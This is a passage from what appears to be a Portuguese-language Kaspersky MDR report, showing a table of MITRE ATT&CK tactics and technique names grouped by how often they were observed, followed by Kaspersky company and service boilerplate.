T1091: Replicação Através de Mídia Removível	T1047: Instrumentação de Gerenciamento do Windows	T1574: Fluxo de Execução de Sequestro	T1134: Manipulação de Tokens de Acesso	T1112: Modificação de Registro	T1558: Roubo ou Fraude de Tíquetes Kerberos	T1069: Detecção de Grupos de Permissão
T1133: Serviços Remotos Externos	T1559: Comunicação Intra-Processos	T1543: Criação ou Modificação de Processo do Sistema		T1564: Ocultação de Artefatos	T1649: Roubo ou Fraude de Certificados de Autenticação	T1049: Descoberta de Conexões de Rede do Sistema
T1195: Comprometimento da Cadeia de Suprimentos	T1203: Explorações para Execução de Clientes	T1136: Criação de Conta		T1553: Subversão de Controles de Confiança	T1056: Captura de Entradas	T1016: Descoberta de Configuração de Rede do Sistema
T1200: Adições de Hardware	T1129: Módulos Compartilhados	T1556: Modificação de Processos de Autenticação		T1620: Carga de Código Reflexivo	T1557: Ataque Man-in-the-Middle	T1482: Detecção de Domínios de Confiança
T1659: Injeção de conteúdo	T1106: API Nativa	T1176: Extensões de Navegador		T1207: Controlador de Domínio Genérico	T1212: Exploit de Credenciais de Acesso	T1018: Detecção Remota do Sistema
	T1072: Ferramentas de Implementação de Software	T1197: Trabalhos de BITS		T1070: Remoção de Indicador	T1040: Sniffing de Rede	T1082: Descoberta de Informações do Sistema
		T1137: Inicialização de Aplicativo do Office		T1014: Rootkit	T1606: Fraude de Credenciais da Web	T1007: Descoberta de Sistema de Serviço
		T1037: Scripts de Inicialização ou Inicialização de Login		T1550: Uso de Material de Autenticação Alternativa	T1187: Autenticação Forçada	T1615: Descoberta de Política de Grupos
		T1205: Sinalização de Tráfego		T1140: Remoção de ocultação/ decodificação de arquivos ou informações	T1539: Sequestro de Cookie de Sessão da Web	T1010: Descoberta de Janela de Aplicativo
		T1554: Comprometimento do binário do software do cliente		T1211: Exploração para Evasão de Defesa		T1057: Descoberta de Processos
		T1542: Inicialização Pré-SO		T1216: Execução de proxy de script de sistema		T1083: Descoberta de Arquivos e Diretórios
				T1497: Evasão de virtualização/sandbox		T1135: Detecção de Compartilhamento de Rede
				T1222: Modificação de Permissões de Arquivos e Diretórios		T1217: Descoberta de informações do navegador
				T1600: Criptografia de Enfraquecimento		T1124: Descoberta de Tempo do Sistema
				T1006: Acesso Direto de Volume		T1518: Descoberta de Software
				T1127: Execução de Proxy de Utilitários Confiáveis de Desenvolvedor		T1654: Enumeração de log
				T1220: Processamento de Script XSL		T1120: Descoberta de Periférico
						T1201: Descoberta de Política de Senhas

2 – 4% 5 – 7% 8 – 11% >12%

TA0008: Movimentação Lateral	TA0009: Coleta	TA0010: Exfiltração	TA0011: Comando e Controle	TA0040: Impacto	TA0042: Desenvol-vimento de Recursos	TA0043: Reconheci-mento
T1210: Exploração de serviços remotos	T1560: Dados Coletados do Arquivamento	T1567: Exfiltração via serviço Web	T1071: Protocolo de camada de aplicação	T1565: Manipulação de Dados	T1588: Recursos de Obtenção	T1595: Verificação Ativa
T1021: Serviços Remotos	T1005: Dados do sistema local	T1041: Exfiltração via canal C2	T1568: Resolução Dinâmica	T1561: Apagamento de Disco	T1587: Recursos de Desenvolvimento	T1598: Phishing de informações
T1570: Transferência Lateral de Ferramentas	T1114: Coleta de E-mail	T1048: Exfiltração via Protocolo Alternativo	T1572: Túnel de protocolo	T1496: Sequestro de Recursos	T1608: Capacidades de Estágio	T1590: Coleta de Informações da Rede de Vítimas
T1534: Spearphishing Interno	T1119: Coleta Automatizada	T1011: Exfiltração Via Outro Meio de Rede	T1105: Transferência de Ferramenta de Ingresso	T1486: Dados Criptografados para Impacto	T1583: Aquisição de Infraestrutura	T1592: Coleta de Informações de Host de Vítimas
T1563: Sequestro de Sessão de Serviço Remota	T1113: Captura de Tela	T1020: Exfiltração Automatizada	T1095: Protocolo de Camada de não-aplicativos	T1485: Destruição de Dados	T1584: Comprometimento de Infraestrutura	
T1080: Conteúdo Compartilhado Contaminado	T1115: Dados da área de transferência	T1029: Transferência Agendada	T1090: Proxy	T1489: Interrupção de Serviço	T1586: Comprometimento de Contas	
	T1125: Captura de Vídeo	T1030: Limites de Volume de Transferência de Dados	T1219: Software de Acesso Remoto	T1531: Remoção de Acesso à Conta		
	T1025: Dados de mídia removível	T1052: Exfiltração via meio físico	T1092: Comunicação Via Mídia Removível	T1499: Negação de Serviço de Endpoint		
	T1039: Dados de Unidade Compartilhada de Rede		T1102: Serviço da Web	T1498: Negação de Serviço de Rede		
	T1074: Faseamento de Dados		T1573: Canal Criptografado	T1490: Inibição da Recuperação do Sistema		
	T1530: Dados de armazenamento na nuvem		T1571: Porta Não-padrão	T1529: Desligamento/ reinicialização do sistema		
			T1001: Ofuscamento de Dados			

2 – 4% 5 – 7% 8 – 11% >12%

Chave – MDR



Sobre a Kaspersky

A Kaspersky é uma empresa de privacidade digital e segurança cibernética global fundada em 1997. Nossa profunda inteligência de ameaças e experiência em segurança estão constantemente se transformando em soluções e serviços de segurança inovadores para proteger empresas, infraestrutura crítica, governos e consumidores em todo o mundo. Nosso portfólio abrangente de segurança inclui proteção de endpoints líder de mercado e soluções e serviços de segurança especializados para combater ameaças digitais sofisticadas e em constante evolução.

Kaspersky Security Services

Kaspersky Managed Detection and Response

Kaspersky Incident Response

Kaspersky SOC Consulting

Kaspersky Digital Footprint Intelligence

Kaspersky Security Assessment

Kaspersky Compromise Assessment

Saiba mais

Reconhecimento global

Os produtos e soluções da Kaspersky passam por constantes testes e revisões independentes, alcançando frequentemente os melhores resultados, reconhecimento e prêmios. Nossas tecnologias e processos são periodicamente avaliados e verificados pelas organizações de análise mais respeitadas do mundo. A mais testada. A mais premiada.

Saiba mais

5,000+
profissionais trabalham na Kaspersky

50%
dos nossos funcionários são especialistas em P&D

5
Centros de excelência exclusivos

467 mil
novos arquivos maliciosos detectados diariamente pela Kaspersky

200 mil
clientes corporativos em todo o mundo

4,9 bilhões
ciberataques detectados pela Kaspersky em 2024

kaspersky

Managed Detection and Response

www.kaspersky.com.br/

#kaspersky
#bringonthefuture